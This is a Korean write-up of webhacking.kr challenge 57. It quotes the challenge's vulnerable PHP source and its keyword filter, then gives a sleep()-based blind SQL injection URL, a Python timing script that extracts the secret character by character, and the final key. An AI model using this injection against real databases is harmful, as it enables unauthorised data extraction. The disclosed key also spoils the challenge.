
webhacking.kr 57번문제

Xero
박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)
2016-04-12
Email : wnsgurzxc@naver.com
Facebook : https://www.facebook.com/wnsgurzxc

다음과 같이 message를 적는 칸이 있다.




phps를 들어가면 다음과 같은 소스가 있다.

```
<?

$secret_key="????";
if(time()>1309064400) exit("오후 2 시에 공개됩니다.");
if($_POST[pw])
{
if($_POST[pw]==$secret_key)
{
mysql_query("delete from challenge57msg");
@solve();
exit();
}
}
if($_GET[msg] && $_GET[se])
{
if(eregi("from|union|select|and|or|not|&|\||benchmark",$_GET[se])) exit("Access Denied");
mysql_query("insert into challenge57msg(id,msg,pw,op)
values('$_SESSION[id]','$_GET[msg]','$secret_key',$_GET[se])");
echo("Done<br><br>");
}
?>
```

우선 아무 값이나 제출해보니 다음과 같이 Done이라고 뜬다.



소스를 보니 secret이 yes면 se값을 GET형식으로 보낸다.
이 부분에서 time based blind sql injection을 하기로 했다.
다음과 같이 SQL 구문을 만들어 pw의 길이를 알아내니 10이었다.
?msg=%A4%B7%A4%A9%A4%A9&se=if(length(pw)=10,sleep(2),0)

파이썬으로 다음과 같이 코딩하였다.

```
>>> import time, string, http.client
>>> table=string.ascii_letters+string.digits+string.punctuation
>>> headers={'Cookie':'PHPSESSID=u5ffd8870e7l1ldrmde28flca4'}
>>> conn=http.client.HTTPConnection('webhacking.kr')
>>> sAnswer=''
>>> for i in range(1,11):
        for j in table:
                start=time.time()
                conn.request('GET','/challenge/web/web-
34/index.php?msg=asdf&se=if(ascii(substr(pw,'+str(i)+',1))='+str(ord(j))+',sleep(2),1)','',
headers)
                res=conn.getresponse().read()
                conn.close()
                end=time.time()
                if end-start>2:
                        sAnswer+=j
                        break

>>> sAnswer
'1058792495'
```

1058792495를 Secret key에 입력하면 클리어된다.

KEY : 1058792495